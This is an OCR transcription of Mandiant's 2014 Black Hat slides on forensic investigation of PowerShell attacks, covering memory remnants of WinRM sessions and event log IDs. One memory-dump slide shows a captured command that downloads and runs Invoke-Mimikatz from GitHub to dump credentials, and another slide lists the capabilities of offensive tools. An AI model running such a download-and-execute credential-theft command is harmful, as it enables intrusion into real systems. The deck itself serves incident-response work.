
MANDIANT®
A FireEye™ Company

# Investigating PowerShell Attacks

Black Hat USA 2014
August 7, 2014

PRESENTED BY: Ryan Kazanciyan, Matt Hastings

# Background Case Study




- Fortune 100 organization
- Compromised for > 3 years
  - Active Directory
  - Authenticated access to corporate VPN
- Command-and-control via
  - Scheduled tasks
  - Local execution of PowerShell scripts
  - PowerShell Remoting

# Why PowerShell?


It can do almost anything…


- Execute commands
- Download files from the internet
- Reflectively load / inject code
- Interface with Win32 API
- Enumerate files
- Interact with the registry
- Interact with services
- Examine processes
- Retrieve event logs
- Access .NET framework

MANDIANT
A FireEye™ Company

# PowerShell Attack Tools


- PowerSploit
  - Reconnaissance
  - Code execution
  - DLL injection
  - Credential harvesting
  - Reverse engineering
- Posh-SecMod
- Veil-PowerView
- Metasploit
- More to come…
- Nishang






MANDIANT
A FireEye™ Company

# PowerShell Malware in the Wild








MANDIANT
A FireEye™ Company

# Investigation Methodology



# Attacker Assumptions

- Has admin (local or domain) on target system
- Has network access to needed ports on target system
- Can use other remote command execution methods to:
  - Enable execution of unsigned PS scripts
  - Enable PS remoting




MANDIANT®
A FireEye™ Company

# Version Reference

| | 2.0 | 3.0 | 4.0 |
|---|---|---|---|
| Windows 7 SP1 | Default (SP1) | Requires WMF 3.0 Update | Requires WMF 4.0 Update |
| Windows Server 2008 R2 | Default (R2 SP1) | Requires WMF 3.0 Update | Requires WMF 4.0 Update |
| Windows 8 | | Default | Requires WMF 4.0 Update |
| Windows 8.1 | | | Default |
| Windows Server 2012 | | Default | Default (R2) |

MANDIANT
A FireEye™ Company


# Memory Analysis

# Memory Analysis


**Scenario:**
Attacker interacts with target host through PowerShell remoting

- What's left in memory on the accessed system?
- How can you find it?
- How long does it persist?

# WinRM Process Hierarchy



# Remnants in Memory




MANDIANT
A FireEye™ Company

# How Long Will Evidence Remain?

| | wsmprovhost.exe | svchost.exe (WinRM) | Kernel Memory | Pagefile |
|---|---|---|---|---|
| **Evidence** | Best source of command history, output | Fragments of remoting I/O | Fragments of remoting I/O | Fragments of remoting I/O |
| **Retention** | Single remoting session | Varies with # of remoting sessions | Varies with memory utilization | Varies with memory utilization |
| **Max Lifetime** | End of remoting session | Reboot | Reboot | Varies – may persist beyond reboot |

# Example: In-Memory Remnants

SOAP in WinRM service memory, after interactive PsSession with command:

```
echo teststring_pssession > c:\testoutput_possession.txt
```

```
</w:ResourceURI><w:SelectorSet xmlns:w=
"http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns=
"http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd"><w:Selector
Name="ShellId">70650131-28FB-4909-ABA8-60D8CA2DE131
</w:Selector></w:SelectorSet><w:OperationTimeout>PT180.000S
</w:OperationTimeout></s:Header><s:Body><rsp:CommandLine
xmlns:rsp=
"http://schemas.microsoft.com/wbem/wsman/1/windows/shell"
CommandId="75E9E060-8041-40C0-BEE7-C3DD3D986D74"><rsp:Command>
echo teststring_pssession &gt; c:\testoutput_pssession.txt
</rsp:Command><rsp:Arguments>
AAAAAAAAABMAAAAAAAAAAAMAAAvQAgAAAAYQAgAxAWVw+ygJSauoYNjKLeExYOD
pdUGAwEC+58PdPZhtdO+7vzxPYmogUmVmSWQ9IjAiPjxNUz48T2JqIE49IlBvd2
```

# Example: In-Memory Remnants

**WinRM service memory - Invoke-Mimikatz.ps1 executed remotely on target host**

```
>>> sc()
Current context: process svchost.exe, pid=1188, ppid=492 DTB=0x3f095220
>>> db(0x0275b5A0, length=384)
0x0275b5a0  e9 5c 61 64 65 3a 48 65 61 64 65 72 3e 3c 73 3a 42 6f 64 79 3e 3c 72 73 70 3a 43   .\a+ut....:Heade
0x0275b5b0  72 3e 3c 6f 6d 6d 61 6e 64 3e 3c 72 73 70 3a 41 72 67 75 6d 65 6e 74 3e 28 28 4e   r><s:Body><rsp:C
0x0275b5c0  6f 6d 6d 61 6e 64 4c 69 6e 65 3e 3c 72 73 70 3a 43 6f 6d 6d 61 6e 64 49 64 3e 3c   ommandLi.\a+ml..
0x0275b5d0  c0 00 73 70 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73   ..sp="http://sch
0x0275b5e0  65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 62 65 6d 2f 77 73 6d   emas.microsoft.c
0x0275b5f0  e3 5c 61 2b 62 65 00 80 6d 61 6e 2f 31 2f 77 69 6e 64 6f 77 73 2f 73 68 65 6c 6c   .\a+be....man/1/
0x0275b600  77 69 6e 64 6f 77 73 2f 73 68 65 6c 6c 22 3e 3c 43 6f 6d 6d 61 6e 64 49 64 3e 3c   windows/shell">C
0x0275b610  6f 6d 6d 61 6e 64 49 64 3e 3c 45 43 00 80 2d 30 35 46 45 2d 34 36 37 30 2d 42 44   ommandId.\a+EC..
0x0275b620  ca 00 2d 30 35 46 45 2d 34 36 37 30 2d 42 44 42 45 2d 34 34 42 41 42 41 36 35 35   ..-05FE-4670-BDB
0x0275b630  45 2d 34 34 42 41 42 41 36 35 35 46 31 31 22 3e 3c 69 65 78 3e 28 28 4e 65 77   E-44BABA655F11">
0x0275b640  95 5c 61 2b 3a 43 00 80 6e 64 3e 3c 69 65 78 3e 28 28 4e 65 77 2d 4f 62 6a 65   .\a+:C....nd>iex
0x0275b650  28 28 4e 65 77 2d 4f 62 6a 65 63 74 20 4e 65 74 2e 57 65 62 43 6c 69 65 00 80   ((New-Object.Net
0x0275b660  2e 57 65 62 43 6c 69 65 6e 74 29 2e 61 2b 44 6f 00 80 61 64 53 74 72 69 6e 67   .WebClie.\a+Do..
0x0275b670  d4 00 61 64 53 74 72 69 6e 67 28 26 61 70 6f 73 3b 68 74 74 70 73 3a 2f 2f 72   ..adString(&apos
0x0275b680  3b 68 74 74 70 73 3a 2f 2f 72 61 77 2e 67 69 74 68 75 62 75 73 65 72 63 6f 6e   ;https://raw.git
0x0275b690  8f 5c 61 2b 73 65 00 80 2e 67 69 74 68 75 62 75 73 65 72 63 6f 6e 74 65 6e 74   .\a+se....tent.c
0x0275b6a0  6f 6d 2f 6d 61 74 74 69 66 65 73 74 61 74 69 6f 6e 2f 50 6f 77 65 72 53 68 65   om/mattifestatio
0x0275b6b0  6e 2f 50 6f 77 65 72 53 68 65 6c 6c 54 63 70 2f 00 80 2f 45 78 66 69 6c 74 72   n/PowerS.\a+t/..
0x0275b6c0  de 00 65 72 2f 45 78 66 69 6c 74 72 61 74 69 6f 6e 2f 49 6e 76 6f 6b 65 2d 4d   ..er/Exfiltratio
0x0275b6d0  6e 2f 49 6e 76 6f 6b 65 2d 4d 69 6d 69 6b 61 74 7a 2e 70 73 31 22 29 29 3b 49   n/Invoke-Mimikat
0x0275b6e0  81 5c 61 2b 31 26 00 80 29 3b 49 6e 76 6f 6b 65 2d 4d 69 6d 69 6b 61 74 7a 20 2d   .\a+1&....;));.I
0x0275b6f0  6e 76 6f 6b 65 2d 4d 69 6d 69 6b 61 74 7a 2e 70 73 31 20 2d 44 75 6d 70 43 72 65   nvoke-Mimikatz.-
0x0275b700  44 75 6d 70 43 72 65 64 bc 5c 61 2b 73 70 00 80 64 73 70 3a 41 72 67 75 6d 65   DumpCred.\a+sp..
0x0275b710  e8 00 6d 61 6e 64 3e 3c 72 73 70 3a 41 72 67 75 6d 65 6e 74 3e 3c 2f 73 3a 45   ..mand><rsp:Argu
```

# What to Look For?

- WSMan & MS PSRP Syntax

```
/wsman.xsd
<rsp:Command>
<rsp:CommandLine>
<rsp:Arguments>
<S N="Cmd">
```

- Known attacker filenames
- View context around hits
- Yes, this is painful

```
<rsp:CommandResponse><rsp:CommandId>""xmlns:r
sp="http://schemas.microsoft.com/wbem/wsman/
1/windows/shell"""C80927B1-C741-4E99-9F97-
CBA80F23E595</a:MessageID><w:Locale
xml:lang="en-US" s:mustUnderstand="false" /
><p:DataLocale xml:lang="en-US"
s:mustUnderstand="false" /><p:SessionId"/
w:OperationTimeout></
s:Header><s:Body><rsp:CommandLine
xmlns:rsp="http://schemas.microsoft.com/wbem/
wsman/1/windows/shell" CommandId="9A153F8A-
AA3C-4664-8600-
AC186539F107"><rsp:Command>prompt""/
rsp:Command><rsp:Arguments>AAAAAAAAAFkAAAAAAA
AAAAMAAAajAgAAAAYQAgC2Yc+EDBrbTLq08PrufN
+rij8VmjyqZEaGAKwYZTnxB+
+7vzxPYmogUmVmSWQ9IjAiPjxNUz48T2JqIE49IlBvd2V
yU2hlbGwiIFJlZklkPSIxIj48TVM
+PE9iaiBOPSJDbWRzIiBSZWZJZD0iMiI
+PFROIFJlZklkPSIwIj48VD5TeXN0ZW0uQ29sbG
. . .
```

# Memory Analysis Summary

- Timing is everything
- Challenging to recover evidence
- Many variables
  - System uptime
  - Memory utilization
  - Volume of WinRM activity

# Event Logs

# Event Logs

**Scenario:**
Attacker interacts with target host through local PowerShell script execution or PowerShell remoting

- Which event logs capture activity?
- Level of logging detail?
- Differences between PowerShell 2.0 and 3.0?

# PowerShell Event Logs

- Application Logs
  - Windows PowerShell.evtx
  - Microsoft-Windows-PowerShell/Operational.evtx
  - Microsoft-Windows-WinRM/Operational.evtx
- Analytic Logs
  - Microsoft-Windows-PowerShell/Analytic.etl
  - Microsoft-Windows-WinRM/Analytic.etl

# Local PowerShell Execution

PowerShell

**EID 400:** Engine state is changed from None to Available.
…
HostName=**ConsoleHost**

**EID 403:** Engine state is changed from Available to Stopped.
…
HostName=**ConsoleHost**

Start & stop times of PowerShell session

# Local PowerShell Execution

PowerShell Operational**

**EID 40961:** PowerShell console is starting up

Start time of PowerShell session

**EID 4100:** Error Message = File C:\temp\test.ps1 cannot be loaded because running scripts is disabled on this system

Error provides path to PowerShell script

** Events exclusive to PowerShell 3.0 or greater

# Local PowerShell Execution

PowerShell Analytic**

**EID 7937:** Command test.ps1 is Started.

**EID 7937:** Command Write-Output is Started.

**EID 7937:** Command dropper.exe is Started

Executed cmdlets, scripts, or commands (no arguments)

** Log disabled by default. Events exclusive to PowerShell 3.0 or greater

MANDIANT
A FireEye™ Company

# Remoting

PowerShell

**EID 6:** Creating WSMan Session. The connection string is: 192.168.1.1/wsman? PSVersion=2.0

Start of remoting session (**client host**)
